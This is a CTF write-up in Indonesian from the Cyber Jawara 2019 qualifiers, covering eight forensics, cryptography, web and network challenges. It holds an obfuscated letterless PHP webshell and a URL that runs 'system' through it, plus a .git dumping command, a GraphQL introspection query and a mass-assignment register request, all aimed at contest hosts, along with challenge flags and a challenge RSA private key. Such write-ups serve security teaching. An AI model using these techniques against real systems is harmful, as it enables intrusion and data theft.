CYBER JAWARA

[SOAL 1][*Forensics – CJ.docx*]

NAMA TIM : [*Mari Bercuan*] **Ubah sesuai dengan nama tim anda*

ZONA : [*1 Sumatera*] **Ubah sesuai dengan zona anda*

Minggu 8 September 2019

Ketua Tim	
1.	**M. Nur Hasan Aprilian**
Anggota	
1.	**M. Hendro Junawarko**

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

Capture The Flag Report

1. Executive Summary

   Diberikan sebuah file CJ.docx berisi gambar dari carl johnson



2. Technical Report
   lakukan carving data dengan menggunakan foremost terdapat file zip berisi komponen Ms. Word, gunakan grep untuk mencari string dengan format flag “CJ2019”



3. Conclusion
   flag: **CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}**

CYBER JAWARA

[SOAL 2][*Cryptography – Sanity Check*]

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Capture The Flag Report


1. Executive Summary
   diberikan sebuah file zip berisi public, private key beserta encrypted flag

```
-----BEGIN RSA PRIVATE KEY-----

MIICXgIBAAKBgQDhEVSfJxABVd3hLUdIQE/kFXwtWwIOk4oJNgCI7iqdrJ6xQnoQ

dfjeS5t2UeWjfeROhcZAjliP1azK1qVo4WWmiIYyHD4Bq7lcq1trSNmLAXRoZwpQ
```

```
eOaT3LdE2rcXHQDDy1/JmEs5e/8YoboIX6zps4MHqAF6WdaE6uKY3ysocwIDAQAB
AoGBAJplJyXeyC4CV6mHRCUeaS/QRVVf3zNcpw7WittkdruflWWIcvAj3cuxFj6+
w8e6Lwpm3q+dOHljXZvwT5x5Mx8XkeqEr9OtrFW+w9XoHC5PqmpTROZBn7pkQWWt
1MghvzxoIGt2Y6nfJum0X/z6yBx/q27/sAyrm43rpCuBGuaRAkEA9ZcOSaA6HY7E
dZT+al4hNEdqpfklFRxFfGwG2IHRMwWKorL4WHVuIljpV/TEM/pJ4/B0fkb8PeLS
dW6dhedFhwJBAOqblSsIsRmptDJN1GDspVRdBw9vY3OzMAaw7f+BpNsrKubSlMLL
n30hhxXgFvRPSYt+OE+xA/KcWcgnt/HhALUCQQCQyFjX9unL+xq+5vOF6bBRjbjF
2DeQVnZwf48ZnI6kMaQlfrUCEVi4TwphnB7/NZLSGjPTLi4OneXM7UVYZ5uJAkAg
62vm+fU/0JxEYr9mSk54pAUVmV+vIHmgtrrum1ZymoAOm4XcP45FlKrL2wHdjjKX
rEJijEgthtriRxB8lEHxAkEAjMpSRRyvLybUKxltpDUfgCByhYKUKK3QouDuLqOH
NKMvoWMbe0nPwoSrL0mpzLmjo9L5EVlB65yY4uoq3iSfAw==
-----END RSA PRIVATE KEY-----
```

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDhEVSfJxABVd3hLUdIQE/kFXwt
WwIOk4oJNgCI7iqdrJ6xQnoQdfjeS5t2UeWjfeROhcZAjIiP1azK1qVo4WWmiIYy
HD4Bq7lcq1trSNmLAXRoZwpQeOaT3LdE2rcXHQDDy1/JmEs5e/8YoboIX6zps4MH
qAF6WdaE6uKY3ysocwIDAQAB
-----END PUBLIC KEY-----
```

2. Technical Report
   dengan melakukan rsa decrypt pada web
   http://merricx.github.io/enigmator/cipher/rsa.html



3. Conclusion
   flag: **CJ2019{w3lc0m3_to_Cyber_Jawara_quals}**

CYBER JAWARA

[SOAL 3][*Cryptography – Insanity Check*]

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Capture The Flag Report


1. Executive Summary
   diberikan file zip berisi public key dan encrypted file tanpa sebuah private key

```
-----BEGIN PUBLIC KEY-----

MIIEIjANBgkqhkiG9w0BAQEFAAOCBA8AMIIECgKCBAEA2iJda8l37OvW1xl0szCe

Idp5RTOL9nItBJJtMNYBvzuiaYIOjhS/1mCMYHFZYxQKLUCHeBkle/9RJ/8pRmzr

5KhXv+KP2Uxm9prZnHW4f7iD4eb778l+Y+yM7+SBeqNZcpAw0TbBZm9hS1nx5MD
N

mc7yZi2h+8xzGkqq8JvlywnAZPr6bQlSgPm4IjlTn4pv1K3xDVRqrIg3PAiafrPB

0IjGtGapGPVAmGxAGf3ai2i1aMNJJwdlu0kuJtZXstDbeo0ZcNVFpxlduzWTPlHA

CirFqMnlkSMssW4Q7wGUbS/pOp3MJYCFLoa8mKyPd1QIB3eLENHCKvPzHI3RiWxg

/jk+uFhtssRDwaYnl4EiFGzWeccdXgRTQsMeBzEU069bdWXN/2m1nc5+TC8mC29U

8F/Z/DheqUVNSQhlq9nuQr93quZ/oZgP8rLO+J/qqxlgtBk/RtY4bJP5qZOP7bjt

EC/QjXkw1P6+JBqEd0BJMSDIxfVYmFNvMMLiGtFdFXvybxui8gXif8aBOkJ8DaXv

FJMOhn4iuS8DIKgck6Jzyb/fUUN0KvMxcP/ol9+CnO0eCY2GARo825Af5MTQqoUm

aS7muPF5PgpaoXQj4IuK3BJSv3MqmAjryhHIHYKfyvFaxuFnRWiz2+1Cxa9tq6t3

5St3tbYHkPCRohFfOkhwghUBk2pqNAguBHdV6+u3LB13G8ZSPYe8VFXVRVvyyzBg

fAeA3zNAGQCwyWKir+GMotT8TsHvcjzeJdZ2edksEOYKXMOlDCMEXFrCXTo7Aadr

11JrJh11tik59xg9w9qhhxkgORZlTyU1oc6PNP0ALORO+tiwrsfpVKigjw8tlHGp

ZeZj1RiW/pJFbDDKN7T4VYPNmUPIv3aid7Eh7ee4s0j2FyTrUcQ3xWldLG462nkr

R0GlJMZKJX5dKyDE3bhABnwsOGDoccDxUe1Gd7VflyebW9vBlIK+qnj7K5STql+v

wP4JOsmHm7k2sZLZDQOb+M1m4Wkf105NgYJfSJvamd/1m21rQjFOlQT6rgHT9mVh

7Qbw6DMsWBEw8Bd8bQQ+pzzdihh46uvc9jknzsHxoUBeNI0HpXcMZvAI3XXHi+o8

i5OeKNVEfFuzBB7562Tb6CHiUnkY8HFHlr6FiOozE8QvbFA/ek7QZfRip5mCQkIE
```

```
Dig3s3QYQ4nao+HtVQQ/M6evc2RTE269BmoZja728sESdemHuJZHQLlLIc+9BbFz
fv+8MavS7vwnlcGIxd1B0udsH4vEfIDsep1McJjJrRpoRjBRWM9qVQRAM2Q77VI9
ib9YUft5xmYC85ri4JcxyAHp71bxZlb0Rnv1IJQjjSB13XABt5M6JKeFu1jSxdC0
xwIDAQAB
-----END PUBLIC KEY-----
```

2. Technical Report
   disini kami memakai rsactftool https://github.com/Ganapati/RsaCtfTool untuk melakukan attack pada RSA encryption tersebut

```
./RsaCtfTool.py --publickey ../CJ2019/crypto/insan2/key.pub --uncipherfile
../CJ2019/crypto/insan2/flag.txt.encrypted
```



3. Conclusion
   flag : **CJ2019{breaking_insecure_rsa_is_not_so_hard}**

CYBER JAWARA

[SOAL 4][*Web - Mysterious*]

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
Capture The Flag Report

1. Executive Summary
   diberikan sebuah website berisi shell yang tidak dapat diakses berikut beserta source codenya



   source code shell.php


```
<?php $_="`{{{"^"?<>/";${$_}[$_]($${$_}[_._._._]);
```

2. Technical Report
   diketahui bahwa webshell tersebut tanpa menggunakan angka dan huruf, mendapat referensi dari web ini
   http://www.programmersought.com/article/7881105401/


   jika kita ubah maka seperti ini hasilnya

```
http://203.34.119.237:50000/shell.php?_GET=xxxx&____=xxxx
```

   tinggal masukan function system beserta commandnya



http://203.34.119.237:50000/shell.php?_GET=system&____=cat%20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt



3. Conclusion
   flag: **CJ2019{shell_or_no_shell_that_is_the_question}**

CYBER JAWARA

[SOAL 5][*Web – Under Construction*]

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Capture The Flag Report

1. Executive Summary

   Diberikan sebuah web berikut


2. Technical Report

   diketahui terdapat git disana

kami coba lakukan dumper git tersebut dengan git tools
https://github.com/internetwache/GitTools

```
./gitdumper.sh http://203.34.119.237:50001/.git/ output/
```

lakukan git log untuk melihat perubahan commit



3. Conclusion
flag : **CJ2019{git_crawling_for_fun_and_profit}**

CYBER JAWARA

[SOAL 6][*Web - Chuu*]

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
Capture The Flag Report


1. Executive Summary

diberikan web berisi link video kpop




2. Technical Report

mencoba dengan burpsuite didapat sebuah eksekusi query JSON




diketahui bahwa terdapat vulnerabilty pada graphql




yang merupakan alternatif rest API, yang mengizinkan siapapun dapat melakukan query pada web tersebut

lakukan request query berikut

http://203.34.119.237:50003/graphql?query={__schema{types{name,fields{name}}}}



didapat fieldname mencurigakan '*chuuGiveMeFlagPlease*'
langsung coba lakukan query



3. Conclusion

flag : **CJ2019{u_c4n_l15t_ALL_qu3r13s}**

CYBER JAWARA

[SOAL 7][*Web - Heejin*]

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
Capture The Flag Report

1. Executive Summary

   diberikan kembali sebuah website kpop berbasis golang dengan tampilan list card sebuah pembelian flag beserta source code lengkapnya.



2. Technical Report

   mencoba lakukan register akun dan didapat balance hanya 100000

   dimana harga Flag yang benar sebesar 13371337.

   pada source code model didapat object user saat melakukan registrasi nilai default pada money adalah 100000

```
package model

type User struct {
        ID       uint64  `json:"id" gorm:"primary_key;type:bigint"`
        Username string  `json:"username" gorm:"type:varchar(20);unique;not null"`
        Password string  `json:"password,omitempty" gorm:"type:varchar(255)";not null`
        Money    uint64  `json:"money" gorm:"type:bigint;not null;default:100000"`
        Orders   []Order `json:"-"`
}
```

disini kami menggunakan burp suite untuk melakukan request register akun .


Request

Raw | Params | Headers | Hex


```
POST /api/register HTTP/1.1
Host: 203.34.119.237:50002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 69
Connection: close

{"username":"flintzz","password":"flintz", "Money": 99999999999999}
```

Sekaligus dengan memasukan nilai pada money tersebut sebanyak 9999999999



Akhirnya uang kita cukup untuk membeli ~~lonT~~ flag tersebut



3. Conclusion

flag: **CJ2019{l3t5_9eT_r1cH_l1k3_H33j1n}**

CYBER JAWARA

[SOAL 8][*Network - Split*]

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Capture The Flag Report

1. Executive Summary

   diberikan file split.pcap yang merupakan traffic sebuah website

2. Technical Report

   lakukan analisis dengan menggunakan wireshark, diketahui bahwa terdapat pecahan file zip juga file pass.txt

	Time	Source	Destination	Protoc	Length	Info
37	16.232611	103.107.198.126	157.230.34.89	HTTP	504	GET / HTTP/1.1
40	16.233400	157.230.34.89	103.107.198.126	HTTP	853	HTTP/1.0 200 OK (text/html)
48	21.448840	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partad HTTP/1.1
53	21.449633	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK
68	78.302160	103.107.198.126	157.230.34.89	HTTP	549	GET /pass.txt HTTP/1.1
73	90.572982	157.230.34.89	103.107.198.126	HTTP	277	HTTP/1.0 200 OK (text/plain)
85	101.643033	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partaf HTTP/1.1
88	101.643828	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK
93	105.046482	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partag HTTP/1.1
98	105.047326	157.230.34.89	103.107.198.126	HTTP	252	HTTP/1.0 200 OK
104	106.709676	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partab HTTP/1.1
109	106.710438	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK
115	109.473291	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partac HTTP/1.1
120	109.474167	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK
126	110.331918	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partaa HTTP/1.1
131	110.332988	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK
140	112.896777	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partae HTTP/1.1
143	112.898357	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK

   lakukan ektraksi file dengan File → Export Objects → HTTP

```
-rw-r--r-- 1 flintz flintz  648 Sep  7 12:47 %2f
-rw-r--r-- 1 flintz flintz  648 Sep  7 12:47 '%2f(1)'
-rw-r--r-- 1 flintz flintz  648 Sep  7 12:47 '%2f(2)'
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47  archive.zip.partaa
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47  archive.zip.partab
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47  archive.zip.partac
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47  archive.zip.partad
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47  archive.zip.partae
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47  archive.zip.partaf
-rw-r--r-- 1 flintz flintz    3 Sep  7 12:47  archive.zip.partag
-rw-r--r-- 1 flintz flintz  195 Sep  7 12:47  asdf
-rw-r--r-- 1 flintz flintz   49 Sep  4 16:05  flag.txt
-rw-r--r-- 1 flintz flintz  243 Sep  7 12:49  ok.zip
-rw-r--r-- 1 flintz flintz   41 Sep  7 12:47  pass.txt
```

   gabungkan zip tersebut dengan perintah cat

```
cat archive.zip.partaa archive.zip.partab archive.zip.partac
archive.zip.partad archive.zip.partae archive.zip.partaf
archive.zip.partag > ok.zip
```

lakukan ekstraksi dengan pass yang sudah didapatkan

3. Conclusion
flag: **CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}**